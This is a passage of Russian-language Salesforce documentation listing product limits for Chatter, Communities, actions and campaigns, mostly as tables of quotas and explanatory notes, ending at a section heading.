Чтобы гарантировать доступность ресурсов всем пользователям Salesforce, каждой организации предоставляется ограниченное количество параллельных длительных веб-запросов. Система Salesforce отслеживает количество параллельных запросов, отправляемых всеми текущими пользователями организации, и сопоставляет полученное количество с установленным ограничением. Данный алгоритм позволяет гарантировать, что количество параллельных запросов не превысит установленное ограничение. Данное ограничение обеспечивает одинаковую доступность ресурсов всем организациям и предотвращает умышленное или случайное чрезмерное использование ресурсов отдельной организацией.

Если количество отправленных запросов превышает максимально допустимое, то новая задача может быть выполнена только после выполнения как минимум одного запроса. Например, численность организации «Моя компания» составляет 100 000 пользователей. В 9:00 каждый пользователь отправляет запрос на создание отчета, содержащего 200 000 записей. Система Salesforce запускает отчеты для всех пользователей, пока не будет достигнуто максимальное количество параллельных запросов. При достижении установленного ограничения прием дополнительных запросов возобновляется только после выполнения некоторых отчетов.

Подобные ограничения также действуют для запросов, отправленных посредством API.

Ограничения по сотрудничеству

Ограничения для утверждений Chatter

Ограничения для утверждений, охватывающие делегированных ответственных за утверждение, сообщения об утверждениях и пользователей Sites или портала.

Ограничения для Chatter Plus

Ограничения для функций Chatter Plus (также называется Chatter Only).

Ограничения для функции отслеживания ленты

Ограничения для отслеживания объектов, полей и тем.

Общие ограничения для Chatter

Ограничения для функций Chatter по версиям, а также ограничения обозревателя и ограничения для упоминаний.

Ограничения для списковых представлений в лентах

Ограничения для списковых представлений в лентах записей.

Ограничения по поиску для файлов Chatter

Ограничения по поиску, применяемые к типу и размеру файла Chatter.

Ограничения по общему доступу к пользователям в Chatter

Администраторы Salesforce могут настраивать общий доступ к пользователям для отображения или сокрытия внутреннего или внешнего пользователя от другого пользователя организации.

Ограничения для утверждений Chatter

Ограничения для утверждений, охватывающие делегированных ответственных за утверждение, сообщения об утверждениях и пользователей Sites или портала.

- Функция «Утверждения в Chatter» не поддерживает делегированных ответственных за утверждение и очереди.

- Запрос на утверждение не может быть отозван или переназначен посредством сообщения. Вместо этого действие должно быть совершено из записи утверждения.
- Запросы на утверждение, отправленные пользователями портала или Сайты, не поддерживаются.

Ограничения для Chatter Plus

Ограничения для функций Chatter Plus (также называется Chatter Only).

Лицензия Chatter Plus (или Chatter Only) предназначена для пользователей Performance Edition, Unlimited Edition, Enterprise Edition и Professional Edition без лицензий Salesforce, которым требуется доступ к некоторым объектам Salesforce и Chatter.

Пользователи Chatter Plus могут иметь доступ к стандартным профилям, группам, файлам и людям Chatter, а также могут выполнять указанные ниже действия.

- Просмотр организаций и контактов Salesforce
- Использование приложения Salesforce CRM Content, а также сообществ «Идеи» и «Ответы»
- Доступ к отчетам и панелям мониторинга
- Использование и утверждение бизнес-правил
- Использование календаря для создания и отслеживания действий
- Просмотр и изменение не более 10 настраиваемых объектов
- Добавление записей в группы

Прим.: Рекомендуем предоставить профилю «Пользователь Chatter Only» доступ к вкладкам для стандартных объектов Salesforce, которые по умолчанию не отображаются.

Версия Professional Edition позволяет выполнять данные действия только при поддержке профилей. Дополнительную информацию можно получить в компании Salesforce.

Функция Chatter Plus	Ограничение
Количество лицензий Chatter Plus в организации	Unlimited Edition
Объем хранилища данных на пользователя Chatter Plus	20 Мб
Объем хранилища файлов на пользователя Chatter Plus (версия Professional Edition)	612 Мб
Объем хранилища файлов на пользователя Chatter Plus (версии Enterprise Edition, Performance Edition и Unlimited Edition)	2 Гб

Ограничения для функции отслеживания ленты

Ограничения для отслеживания объектов, полей и тем.

- При включении функции отслеживания ленты для организаций-лиц пользователи могут отслеживать и просматривать обновления для полей организаций, но не полей контактов.
- Функция отслеживания ленты для событий не охватывает запрошенные встречи. Запрошенная встреча может быть добавлена в ленту после ее подтверждения и преобразования в событие.
- Несмотря на возможность отслеживания действий и статей базы знаний в ленте Chatter, кнопка **«Отслеживать»** недоступна в столбце «Действие» списковых представлений действий и статей базы знаний.

- Выключение функции отслеживания ленты для тем блокирует возможность отслеживания новых тем, но не препятствует отслеживанию тем, отслеживаемых ранее. Данные темы учитываются ограничением по количеству отслеживаемых людей, тем и записей. Чтобы отменить отслеживание тем после выключения функции отслеживания ленты, воспользуйтесь интерфейсом Chatter REST API.

Ограничения для функции отслеживания ленты внешних объектов

- Внешние объекты не поддерживают функцию отслеживания журнала поля.
- Ленты записей не поддерживаются внешними объектами Salesforce Connect, которые соотносятся с крупными внешними источниками данных.

Общие ограничения для Chatter

Ограничения для функций Chatter по версиям, а также ограничения обозревателя и ограничения для упоминаний.

Ограничения для Chatter по функциям

Ограничения могут быть изменены. Дополнительную информацию можно получить в компании Salesforce.

	Функция	Ограничение
Группы		
	Количество групп для участия	300[1]
	Количество групп в организации	30 000[1]
	Количество участников в группе	Unlimited Edition
	Количество символов в поле группы «Сведения»	4 000
	Максимальный размер сообщения эл. почты при публикации в группу посредством эл. почты (включая текст и вложения)	25 Мб
	Количество вложений, доступное для публикации в группе посредством эл. почты	25
Ленты		
	Количество упоминаний в отдельном сообщении или комментарии	25
	Количество символов в критерии поиска упоминания	500 символов для имени и фамилии пользователя (вместе) или имени группы
	Количество символов в отдельном сообщении или комментарии	10 000
	Количество электронных уведомлений, отправляемых после добавления комментария или выбора понравившегося сообщения	10
	Закладки	Unlimited Edition

	Функция	Ограничение
	Количество избранных записей	50
	Количество отслеживаемых людей, тем и записей	500[2]
	Максимальное количество сообщений, которое может отображаться в ленте в любое заданное время	500 последних сообщений. Данное ограничение не применяется к лентам профилей, групп и записей.
Файлы		
	Размер файлового вложения	2 Гб
	Количество публикаций файла	100
Люди и профили		
	Размер фотографии для профиля	8 Мб
	Количество пользователей для добавления в чат	10
	Количество пользователей для добавления в список чата «Мое избранное»	100
	Количество символов в сообщении Chatter	10 000
Навыки		
	Количество навыков, назначенных пользователю	100
	Количество символов в имени навыка	99
Темы		
	Количество тем в отдельном сообщении	10
	Количество тем в отдельной записи	100
	Количество символов в имени темы	99

[1]Данное ограничение охватывает все группы, кроме архивных. Например, пользователь, являющийся участником 300 групп (включая 10 архивных), может стать участником только 10 дополнительных групп.

[2]Разрешается отслеживать не более 500 людей, тем и записей. Чтобы просмотреть количество отслеживаемых элементов, воспользуйтесь списком «Отслеживание» в профиле.

Сообщения и комментарии, публикуемые пользователями в Chatter, сохраняются на протяжении всего времени предоставления доступа к соответствующей организации клиента. Компания salesforce.com оставляет за собой право применять указанные ниже ограничения.

- Количество системных отслеживаемых обновлений ленты. В настоящее время отслеживаемые обновления ленты, которые были опубликованы более 45 дней назад и не содержат комментариев или предпочтений, удаляются автоматически. Отслеживаемые обновления ленты больше не отображаются в ленте. Тем не менее, пользователям доступен контрольный журнал для отслеживаемого поля, поддерживающего функцию аудита.
- Количество электронных уведомлений, доступное для организации в течение одного часа.

Ограничения обозревателя для Chatter

Некоторые сторонние модули и расширения веб-обозревателя могут препятствовать нормальной работе Chatter. При возникновении ошибок или несогласованного поведения Chatter рекомендуем отключить все модули и расширения веб-обозревателя и повторить попытку.

Ограничения для упоминаний Chatter

Упоминания недоступны для архивных групп, неуказанных групп, групп клиентов и личных групп без своего участия. Если пользователь, который не является участником личной группы, упоминается в сообщении или комментарии относительно данной личной группы, то ссылка упоминания отображается серым цветом. При наличии полномочия «Изменение всех данных» ссылка отображается синим цветом. Тем не менее приложение поддерживает меры безопасности и правила общего доступа, применяемые в системе Salesforce. Пользователи, которые не являются участниками личной группы, не имеют доступа к личной группе и не могут просматривать или получать уведомления об опубликованных обновлениях.

СМ. ТАКЖЕ:

- Ограничения для утверждений Chatter
- Ограничения для Chatter Plus
- Ограничения для файлов в Chatter
- Ограничения по поиску для файлов Chatter

Ограничения для списковых представлений в лентах

Ограничения для списковых представлений в лентах записей.

Чтобы просмотреть ленту Chatter, содержащую обновления для записей данного спискового представления, добавленные за последние 30 дней, нажмите кнопку **Chatter** в списковом представлении стандартного или настраиваемого объекта.

Ниже перечислены ограничения, применяемые к лентам Chatter в списковых представлениях.

- Некоторые объекты, отслеживаемые лентами, не имеют ленты Chatter, связанной с их списковым представлением. В настоящее время ленты Chatter можно видеть в списковых представлениях для возможностей, организаций, обращений, интересов, кампаний, контактов и настраиваемых объектов.
- Если включено планирование с помощью перетаскивания для списковых представлений, то ленты Chatter не отображаются в списковых представлениях для организаций, контактов и интересов.

Ограничения по поиску для файлов Chatter

Ограничения по поиску, применяемые к типу и размеру файла Chatter.

Функция поиска поддерживает несколько типов файлов и использует ограничения по их размеру. Если размер файла превышает максимально допустимый, то поиск по тексту данного файла не выполняется, но может быть выполнен поиск по имени, описанию, типу или ответственному.

Тип файла	Расширения файла	Максимальный размер файла для поиска
HTML	`.htm`, `.html`, `.xhtml`	5 Мб

Тип файла	Расширения файла	Максимальный размер файла для поиска
PDF	`.pdf`	25 Мб
PPT	`.ppt`, `.pptx`, `.pptm`	25 Мб
RTF	`.rtf`	5 Мб
Текст	`.c`, `.cpp`, `.css`, `.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt`	5 Мб
Word	`.doc`, `.docx`, `.docm`	25 Мб
XLS	`.xls`, `.xlsx`, `.xlsm`	5 Мб
XML	`.xml`	5 Мб

СМ. ТАКЖЕ:

- Ограничения по поиску
- Ограничения для Salesforce Files и Salesforce CRM Content

Ограничения по общему доступу к пользователям в Chatter

Администраторы Salesforce могут настраивать общий доступ к пользователям для отображения или сокрытия внутреннего или внешнего пользователя от другого пользователя организации.

При использовании Chatter существуют исключения, позволяющие пользователям, которые не являются общедоступными, просматривать и взаимодействовать друг с другом. Например, любой пользователь, имеющий доступ к общедоступной группе Chatter, может просматривать все сообщения и имена пользователей, публикующих сообщения, а также упоминать пользователей, комментирующих сообщения, независимо от параметров общего доступа к пользователям.

Пример: Например, организация настраивает общий доступ к пользователям, запрещающий пользователям Мария и Иван просмотр и взаимодействие друг с другом. Предположим, что Мария публикует сообщение в общедоступной группе Chatter. Она не может упомянуть Ивана, так как параметры общего доступа к пользователям препятствуют отображению его имени в раскрывающемся списке упоминаний. Тем не менее, Иван может просмотреть сообщение Марии и опубликовать свой комментарий. В этом случае Мария сможет упомянуть Ивана в своем следующем комментарии к сообщению.

Также существуют исключения, при которых пользователи без общего доступа могут видеть друг друга в раскрывающемся списке упоминаний.

Пример: Например, раньше Сью взаимодействовала с Эдгаром в Chatter (выбирая понравившееся сообщение, оставляя комментарий или упоминая его). Теперь же настройки общего доступа изменены таким образом, что Сью не может видеть Эдгара. Сью публикует сообщение в общедоступной группе Chatter. Она может упомянуть Эдгара, потому что из-за их прежнего взаимодействия его имя отображается в раскрывающемся списке упоминаний. Однако если Сью щелкнет по упоминанию Эдгара, у нее отобразится ошибка, поскольку из-за настроек общего доступа пользователей она не может просматривать страницу Эдгара.

Ограничения для сообществ

Ограничения для сообществ, в том числе пользователей, роли на портале, модерирование, создание отчетов и др.

Ограничение по максимальному количеству сообществ

В организации Salesforce можно создать до 100 сообществ. Сюда относятся активные, неактивные сообщества и сообщества предварительного просмотра, в том числе сайты Force.com.

Ограничения по использованию сообществ

Использование сообществ подвержено ежедневным, ежемесячным и ежегодным ограничениям. Понимание данных ограничений важно для достижения успеха в ваших сообществах. Salesforce предоставляет инструменты для отслеживания использования сообществ, чтобы вы могли избежать превышения этих ограничений или приобрести избытки при необходимости.

Ограничения для пользователей сообществ

Ограничения для пользователей на основе типа сообщества.

Ограничения по лицензированию сообществ

Ограничения, связанные с лицензиями сообществ.

Ограничения для ролей портала

Ограничения для ролей портала, установленные для организации.

Ограничения для сообщений эл. почты групп сообществ

Ограничения для сообщений электронной почты групп сообществ

Ограничения для пользователей сообществ организации-лица

Ограничения по количеству доступных внешних пользователей организации-лица, которыми может владеть один пользователь.

Ограничения для отчетов и панелей мониторинга для сообществ

Если для сообщества доступны вкладки «Отчеты» и «Панели мониторинга», внешние пользователи получают доступ к отчетам и панелям мониторинга с определенными ограничениями.

Ограничения для навигационных тем сообществ

Максимальное число навигационных тем и подтем для использования в сообществе службы поддержки клиентов (Napili).

Ограничения по модерированию сообществ

Ограничения по модерированию сообщества гарантируют оптимальную работу сообщества.

Дополнительные ограничения для сообществ

Разные функциональные ограничения при использовании сообществ.

СМ. ТАКЖЕ:

Ограничения в сообществах Lightning

Ограничение по максимальному количеству сообществ

В организации Salesforce можно создать до 100 сообществ. Сюда относятся активные, неактивные сообщества и сообщества предварительного просмотра, в том числе сайты Force.com.

Чтобы просмотреть это ограничение в организации, введите строку «*Сообщества*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Все сообщества»**. В поле «Максимальное число сообществ» отображается значение 100.

СМ. ТАКЖЕ:

Ограничения для сообществ

Ограничения по использованию сообществ

Использование сообществ подвержено ежедневным, ежемесячным и ежегодным ограничениям. Понимание данных ограничений важно для достижения успеха в ваших сообществах. Salesforce предоставляет инструменты для отслеживания использования сообществ, чтобы вы могли избежать превышения этих ограничений или приобрести избытки при необходимости.

Версия	Ограничение пропускной способности (за истекшие сутки на сообщество)	Время запроса на обслуживание (за истекшие сутки на сайт)	Максимальное количество просмотров страниц
Developer Edition	500 Мб	10 минут	—
Enterprise Edition	1 Гб для безопасной среды 40 Гб для производственной среды	30 минут для безопасной среды 60 часов для производственной среды	500 000
Unlimited Edition Performance Edition	1 Гб для безопасной среды 40 Гб для производственной среды	30 минут для безопасной среды 60 часов для производственной среды	1 000 000

Пропускная способность

Количество мегабайт, переданных и принятых сервером-источником сообщества и сервером кэширования. «Сервер-источник» — это веб-сервер, используемый для размещения сайта сообщества. «Сервер кэширования» — это CDN-сервер, обслуживающий кэшированные страницы сайта сообщества. «Истекшие сутки» — это последние 24 часа, предшествующие текущему времени.

Время запроса на обслуживание

Общее время сервера (в минутах), необходимое для создания страниц сообщества.

«Истекшие сутки» — это последние 24 часа, предшествующие текущему времени.

Просмотр страницы

Запрос от непроверенного пользователя сообщества на загрузку страницы, связанной с сообществом. Запросы от проверенных пользователей сообщества не считаются просмотрами страниц. Просмотры кэшированных страниц также учитываются.

Запросы, которые считаются просмотрами страниц

Ниже перечислены запросы, которые *считаются* просмотрами страниц.

Объект запроса	Пример
Домен вашего сообщества Force.com	`http://mycommunity.force.com`
Веб-адрес вашего сообщества	`http://mycommunity.com`
Любая страница, связанная с вашим сообществом	`http://mycommunity.force.com/mypage` `http://mycommunity.com/mypage`

Запросы, которые не считаются просмотрами страниц

Следующие запросы *не* считаются просмотрами страниц:

Объект запроса	Пример
Страница ошибки «Требуется авторизация»	`http://mycommunity.force.com/unauthorized`
Запросы AJAX: • Удаленный вызов JavaScript • Visualforce	• Apex: RemoteAction • Visualforce: <apex:actionFunction>
Ресурсы, загруженные на страницу, например `robots.txt` или избранный значок	`http://mycommunity.force.com/robot.txt` `http://mycommunity.com/favicon`
Вложения и документы	
Страницы ошибок, кроме страницы «Требуется авторизация» (например, «Превышено ограничение» и «Обслуживание»)	`http://mycommunity.force.com/BandwithExceeded`
Нажатия на вкладки внутри страницы	
Изображения, добавленные в HTML-поле	`http://mycommunity.force.com/servlet/rtaImage`
Настраиваемое файловое поле	`http://mycommunity.force.com/servlet/fileField`
Страницы системы, связанные с вашим сообществом, такие как подтверждение входа в систему и выхода из нее, а также страницы с забытыми паролями	`http://mycommunity.com/login`

Ограничения просмотров страницы

Таблица ниже содержит ограничения для страниц сообществ, применяемые в каждой версии. Данное ограничение действует в отношении всех сообществ в вашей организации.

Версия	Максимальное количество сообществ	Максимальное количество просмотров страниц
Enterprise Edition	100	500 000/мес.

Версия	Максимальное количество сообществ	Максимальное количество просмотров страниц
Unlimited Edition Performance Edition	100	1 000 000/мес.

Ниже перечислены некоторые рекомендации по ограничениям просмотров страниц.

- Права на просмотры страниц вашей организации — это сумма просмотров страниц, включенная в версию, плюс любой дополнительный просмотр страницы, приобретенный в Salesforce.
- Salesforce считает излишние просмотры страниц за последние 12 месяцев. Если представления страниц вашего сообщества превышают ограничения для организации на представления страниц, свяжитесь с Salesforce для разъяснений по приобретению излишков. Участники сообщества и несанкционированные пользователи могут получать доступ к сообществу, даже если ваша организация превысит ограничения по просмотрам страниц.

Давайте посмотрим на компанию Acme Enterprises, которая настроила сообщество клиентов. Их организация Enterprise Edition включает 500 000 просмотров страниц в месяц. Acme ожидает роста сообщества, поэтому она приобретает еще 500 000 просмотров страниц в месяц. Права на общее количество просмотров страниц у нее составляют 1 миллион просмотров страниц в месяц. Таким образом, в течение 12-месячного периода сообщество Acme может иметь 12 миллионов просмотров страниц (это составляет 12 x 1 миллион просмотров страниц ограничений).

Сообщество пользовалось просмотрами на протяжении месяца и превысило ограничение в 1 миллион. Должна ли Acme приобретать излишки? Нет, потому что в следующем месяце сообщество получило меньше 1 миллиона просмотров страниц. Среднее значение учитывается во время подсчета в конце прошедшего 12-месячного периода. Коротко, сообщество должно иметь среднее значение в 1 миллион просмотров страницы в месяц на протяжении прошедшего 12-месячного периода, чтобы оставаться в разрешенных пределах.

Ограничения по отслеживанию

Тщательно отслеживайте ограничения по просмотру страниц вашего сообщества, используя отчет о ежемесячном тренде просмотров страниц, который можно найти в пакете управления сообществом в AppExchange. Установите пакет, который подходит для ваших сообществ:

- пакет управления сообществом для сообществ с Chatter;
- пакет управления сообществом для сообществ без Chatter.

Вы также можете видеть использование просмотров страниц в вашей организации в разделе сведений о компании. В меню «Настройка» введите *«Сведения о компании»* в поле **«Быстрый поиск»** и выберите пункт **«Сведения о компании»**.

Прим.: Ограничения по просмотру страниц, найденные в разделе прав на основе использования, не влияют на ограничения для вашей версии Salesforce.

Ограничения по использованию API в сообществах

	Customer Community	Customer Community Plus	Partner Community	Employee Apps Starter	Employee Apps Plus
Звонков API в день	0	200 на участника (лицензия на основе участников) 10 на участника (лицензия на основе входов)	200 на участника (лицензия на основе участников) 10 на участника (лицензия на основе входов)	1000 на участника для организаций Enterprise Edition 5000 на участника для организаций Unlimited Edition	1000 на участника для организаций Enterprise Edition 5000 на участника для организаций Unlimited Edition

СМ. ТАКЖЕ:

Ограничения для сообществ

Ограничения для пользователей сообществ

Ограничения для пользователей на основе типа сообщества.

Чтобы избежать ошибок развертывания и снижения качества обслуживания, рекомендуем отслеживать количество пользователей сообщества, которое не должно превышать перечисленных ниже ограничений. Чтобы увеличить данные ограничения, обратитесь к менеджеру по работе с клиентами Salesforce. Если вашему развивающемуся сообществу требуется больше пользователей, обратитесь к представителю вашей организации Salesforce за информацией о масштабируемости системы в соответствии с вашими нуждами.

Тип лицензии сообщества	Количество пользователей
Partner Community или Customer Community Plus	1 миллион
Customer Community	10 миллионов

Некоторые лицензии сообщества, например Customer Community Plus and Partner Community, требуют ролей, связанных с организацией. Разрастание числа ролей снижает производительность в вашей организации, поэтому убедитесь, что не используете больше ролей, чем необходимо для организации. Максимальное количество ролей, используемых в порталах или сообществах организации, составляет 5 000. Данное ограничение охватывает роли, связанные со всеми клиентскими порталами, партнерскими порталами или сообществами организации. Чтобы избежать излишнего увеличения данного количества, рекомендуем регулярно проверять и сокращать количество ролей. Также можно удалять неиспользуемые роли. Чтобы увеличить количество ролей, обратитесь в службу поддержки Salesforce.

СМ. ТАКЖЕ:

Ограничения для сообществ

Ограничения по лицензированию сообществ

Ограничения, связанные с лицензиями сообществ.

- Существуют разные требования к уникальности имени пользователя в зависимости от типа лицензии, используемой вашим сообществом. Лицензии Customer и Customer Community Plus требуют уникальных имен пользователей внутри

организации Salesforce, к которой относится сообщество. Лицензии Partner Community и Employee Community требуют уникальных имен пользователей среди всех организаций Salesforce, к которым относится пользователь.

- Пользователь с лицензией Partner Community должен быть привязан к организации-компании, которая активирована как организация-партнер. Пользователи-партнеры не могут быть связаны с организациями-лицами.
- Пользователи с лицензиями сообществ не могут создавать и обновлять шаблоны эл. почты. Это влияет и на сообщество, и на лицензии портала, поддерживаемые сообществами.
- Лицензии Customer Community поддерживают наборы общего доступа и не поддерживают правила общего доступа. Наборы общего доступа не поддерживают объекты, которые связаны с несколькими другими объектами такого же типа, например, функцией Контакты с несколькими организациями. Для использования этих функций участники сообщества должны иметь лицензию Customer Community Plus или Partner Community.
- Пользователи-клиенты со следующими лицензиями не могут обновлять статусы обращений в сообществах, встроенных во вкладки Salesforce и шаблон Visualforce в обозревателях рабочего стола. Им доступно только обновление статуса обращения из приложения мобильного обозревателя приложения Salesforce1.
  - Customer Community
  - Пользователь массового портала
  - Клиентский портал
- Пользователи с лицензией Partner Community не могут получить доступ к вкладке со сметами в сообществах при помощи вкладок Salesforce и шаблона Visualforce, но они могут просматривать, менять и обновлять сметы в соответствии со своими полномочиями из других локаций интерфейса, например возможностей. Сметы не поддерживаются в сообществах Lightning.

СМ. ТАКЖЕ:

Лицензии пользователя сообществ

Ограничения для ролей портала

Ограничения для ролей портала, установленные для организации.

Максимальное количество ролей, используемых в порталах или сообществах организации, составляет 5 000. Данное ограничение охватывает роли, связанные со всеми клиентскими порталами, партнерскими порталами или сообществами организации. Чтобы избежать излишнего увеличения данного количества, рекомендуем регулярно проверять и сокращать количество ролей. Также можно удалять неиспользуемые роли. Чтобы увеличить количество ролей, обратитесь в службу поддержки Salesforce.

СМ. ТАКЖЕ:

Ограничения для сообществ

Ограничения для сообщений эл. почты групп сообществ

Ограничения для сообщений электронной почты групп сообществ

При использовании сообществ параметр «Уведомлять о каждом сообщении» отключается, как только численность группы превышает 10 000 участников. Всем участникам, выбравшим данный параметр, автоматически назначается параметр «Ежедневные рассылки».

СМ. ТАКЖЕ:

Ограничения для сообществ

Ограничения для пользователей сообществ организации-лица

Ограничения по количеству доступных внешних пользователей организации-лица, которыми может владеть один пользователь.

Пользователю Salesforce может принадлежать не более 1 000 пользователей портала организации-лица. Сюда относятся пользователи организаций-лиц с лицензиями Customer Community Plus, Клиентский портал и другими лицензиями портала на основе ролей. Пользователи организаций-лиц с лицензиями массового портала, например Массовый клиентский портал или Customer Community, не попадают под это ограничение. Пользователи с лицензиями партнерского портала или Partner Community не могут быть пользователями организаций-лиц, так что это ограничение для них не действует.

СМ. ТАКЖЕ:

Ограничения для сообществ

Ограничения для отчетов и панелей мониторинга для сообществ

Если для сообщества доступны вкладки «Отчеты» и «Панели мониторинга», внешние пользователи получают доступ к отчетам и панелям мониторинга с определенными ограничениями.

Важное замечание: Прежде чем разрешить внешним пользователям создание и редактирование отчетов, убедитесь, что организация использует расширенную модель общего доступа. См. документ «Общий доступ к папке аналитики».

Ниже перечислены лицензии, которым могут быть предоставлены полномочия для создания и редактирования отчетов для пользователей сообщества.

Лицензии сообществ

- Customer Community Plus
- Customer Community Plus Login
- Partner Community
- Partner Community Login

Лицензии портала

- Менеджер клиентского портала
- Менеджер клиентского портала: настраиваемый (для пользователей «Управления предприятием»)
- Менеджер клиентского портала: стандартный
- Менеджер клиентского портала: пользователь
- Золотой партнер
- Портал «Только идеи»
- Менеджер клиентского портала: настраиваемый (избыток)
- Менеджер клиентского портала: стандартный (избыток)

- Партнер
- Серебряный партнер (данной лицензии недоступно полномочие «Экспорт отчетов».)

Прим.:

- Данные полномочия недоступны массовым лицензиям (например, Customer Community или «Массовый клиентский портал», портал Service Cloud и «Проверенный веб-узел»).
- Внешние пользователи с устаревшими лицензиями портала могут создавать и редактировать отчеты только в сообществах.

После предоставления доступа внешние пользователи по-прежнему не могут выполнять следующие действия.

- Планирование обновления и отправки отчетов или панелей мониторинга по эл. почте.
- Создание, редактирование или просмотр отчетов в папке «Изъятые общедоступные отчеты»

Внешние пользователи на основе ролей в сообществе могут обновлять панели мониторинга, настроенные посредством параметров «Запустить в качестве определенного пользователя» и «Запустить в качестве пользователя, выполнившего вход в систему», не более 1 000 раз в день для одной организации. Данное ограничение не учитывает запланированные и автоматические обновления. Ограничения по обновлению отсутствуют для внутренних пользователей.

Всех внешних пользователей на основе роли можно выбрать для параметра «Запустить в качестве определенного пользователя».

СМ. ТАКЖЕ:

Настройка функции управления отчетами для внешних пользователей: создание и редактирование отчетов

Предоставление доступа суперпользователя пользователям-клиентам сообщества

Предоставление доступа суперпользователя пользователю-партнеру

Ограничения для сообществ

Ограничения для навигационных тем сообществ

Максимальное число навигационных тем и подтем для использования в сообществе службы поддержки клиентов (Napili).

Ограничения для навигационных тем

Ниже приведено максимальное число навигационных тем и вложенных тем, которые может содержать шаблон сообщества службы поддержки клиентов (Napili).

Уровень	Максимальное количество записей
Одна (родительская)	25
Две (вложенная тема)	10
Три (вложенная тема)	10

СМ. ТАКЖЕ:

Ограничения для сообществ

Ограничения по модерированию сообществ

Ограничения по модерированию сообщества гарантируют оптимальную работу сообщества.

Ограничения для критериев

- В списке критериев вашей организации может содержаться до 30 ключевых слов. Это ограничение действует для организации, а не для сообщества.
- В списке критериев вашей организации может содержаться до 100 ключевых слов. Это ограничение действует для организации, а не для сообщества.

Ограничения для правил

- В организации может содержаться до 30 правил. Это ограничение действует для организации, а не для сообщества. Это ограничение включает как правила содержимого, так и правила оценки.
- Правила модерирования применяются только к публикациям ленты, комментариям и опросам. Правила модерирования не применяются к созданным темам.

Ограничения для проверок

Изменения в статусе элемента ленты не включены в отчет «Контрольный журнал подробных сведений».

СМ. ТАКЖЕ:

Ограничения для сообществ

Дополнительные ограничения для сообществ

Разные функциональные ограничения при использовании сообществ.

- Планирование методом перетаскивания с использованием событий и календарей недоступно для сообществ.
- Сметы не поддерживаются в сообществах Lightning.

Ограничения для функций

Ограничения для действий

Пределы и ограничения для действий.

Ограничения для кампаний

Ограничения для иерархий кампаний, контактов и временного интервала влияния.

Ограничения контактов

Ограничения на контакты, связанные с организациями-компаниями.

Ограничения для ролей контактов

Роли контактов имеют определенные ограничения.

Ограничения по импорту

Ограничения по импорту данных зависят от типа записи.

Ограничения для организаций-лиц и организаций-компаний

Ограничения для полей организаций-лиц и организаций-компаний.

Ограничения для смет

Ограничения для шаблонов смет и PDF-файлов.

Ограничения для расписаний

Ограничения для типов расписаний, доступных организации.

Ограничения для функции управления территориями предприятия

Ограничения для моделей, территорий и правил назначения при использовании функции управления территориями предприятия.

Ограничения автоматизации процессов

Познакомьтесь с ограничениями для средств автоматизации процессов: Конструктор процессов, Visual Workflow, Бизнес-правила и Утверждения.

Ограничения для карт и служб расположений

Ограничения для просмотров карты на пользователя.

Ограничения API-интерфейса REST для отчетов и панелей мониторинга

Ограничения API-интерфейса REST для отчетов и панелей мониторинга.

Ограничения для компонентов Visualforce

Ограничения для компонентов и страниц Visualforce.

СМ. ТАКЖЕ:

Ограничения и рекомендации для Visual Workflow

Ограничения для действий

Пределы и ограничения для действий.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Database.com Edition** и **Developer Edition**

- Действия, связанные с объектами, которые не поддерживаются в Lightning Experience, не отображаются в меню «Глобальные действия». Кроме того, меню «Глобальные действия» не поддерживает стандартные действия Chatter «Сообщение», «Файл», «Ссылка», «Опрос», «Вопрос» и «Благодарность».
- Независимо от макетов страниц, дополненных мобильными интеллектуальными действиями, интеллектуальные действия не появляются в полной версии сайта Salesforce. Они отображаются пользователям только в приложении Salesforce1.
- Страница Chatter в Lightning Experience поддерживает только стандартные действия Chatter «Сообщение», «Опрос» и «Вопрос», а при наличии групп — действие «Объявление».
- Независимо от действий, доступных в макете страницы пользователя, на странице профиля пользователя отображаются только стандартные действия Chatter («Сообщение», «Файл», «Ссылка», «Опрос» и «Благодарность»).
- Объект взаимосвязи с контактом организации поддерживает настраиваемые действия, но с ограничениями.
  - Настраиваемые действия должны быть особыми для объекта взаимосвязи с контактом организации. Глобальные действия не поддерживаются.
  - Вы можете создавать действия, обновляющие записи или вызывающие компоненты Lightning или страницы Visualforce. Однако вы не можете создавать действия, создающие записи.

- Вы не можете создавать действия, отправляющие сообщения электронной почты или регистрирующие вызовы, так как объект взаимосвязи с контактом организации не может иметь связанные с этим действия.
- Вам недоступно переопределение действий по умолчанию для объекта взаимосвязи с контактом организации.
- Только настраиваемые действия, созданные для объекта контакта, могут использовать объект взаимосвязи с контактом организации в качестве целевого.
- Стандартные действия Chatter не поддерживаются, так как объект взаимосвязи с контактом организации не наделен лентой Chatter.

Ограничения для кампаний

Ограничения для иерархий кампаний, контактов и временного интервала влияния.

Ограничения для иерархий кампаний
Иерархии кампаний позволяют анализировать и создавать отчеты по состоянию связанных кампаний. Пользователи могут группировать кампании в рамках конкретной маркетинговой программы или проекта путем связывания кампаний посредством взаимосвязи поиска.

Ограничения для временного интервала влияния кампании
Поле «Временной интервал влияния кампании» определяет максимальное количество дней влияния кампании.

Ограничения по добавлению контактов или интересов в кампанию
Кампания — это внешний маркетинговый проект (например, прямые почтовые рассылки, семинары, печатные объявления, эл. почта или другие типы маркетинговых инициатив).

Ограничения для иерархий кампаний

Иерархии кампаний позволяют анализировать и создавать отчеты по состоянию связанных кампаний. Пользователи могут группировать кампании в рамках конкретной маркетинговой программы или проекта путем связывания кампаний посредством взаимосвязи поиска.

Иерархия может содержать не более пяти уровней. Каждая кампания может иметь только одну родительскую кампанию, но неограниченное количество одноуровневых кампаний.

Ограничения для временного интервала влияния кампании

Поле «Временной интервал влияния кампании» определяет максимальное количество дней влияния кампании.

Максимально допустимое значение: 9 999 дней.

Ограничения по добавлению контактов или интересов в кампанию

Кампания — это внешний маркетинговый проект (например, прямые почтовые рассылки, семинары, печатные объявления, эл. почта или другие типы маркетинговых инициатив).

Ниже перечислены ограничения, действующие при добавлении текущих клиентов (контактов) или потенциальных клиентов (интересов) в кампанию.

Табл. 84: Ограничения по добавлению контактов

Источник добавления контактов	Максимальное количество записей
Отчет	50 000 на отчет
CSV-файл	50 000 на импортированный файл
Списковое представление	200 на страницу со списком

Табл. 85: Ограничения по добавлению интересов

Источник добавления интересов	Максимальное количество записей
Отчет	50 000 на отчет
CSV-файл	50 000 на импортированный файл
Списковое представление	200 на страницу со списком

Ограничения контактов

Ограничения на контакты, связанные с организациями-компаниями.

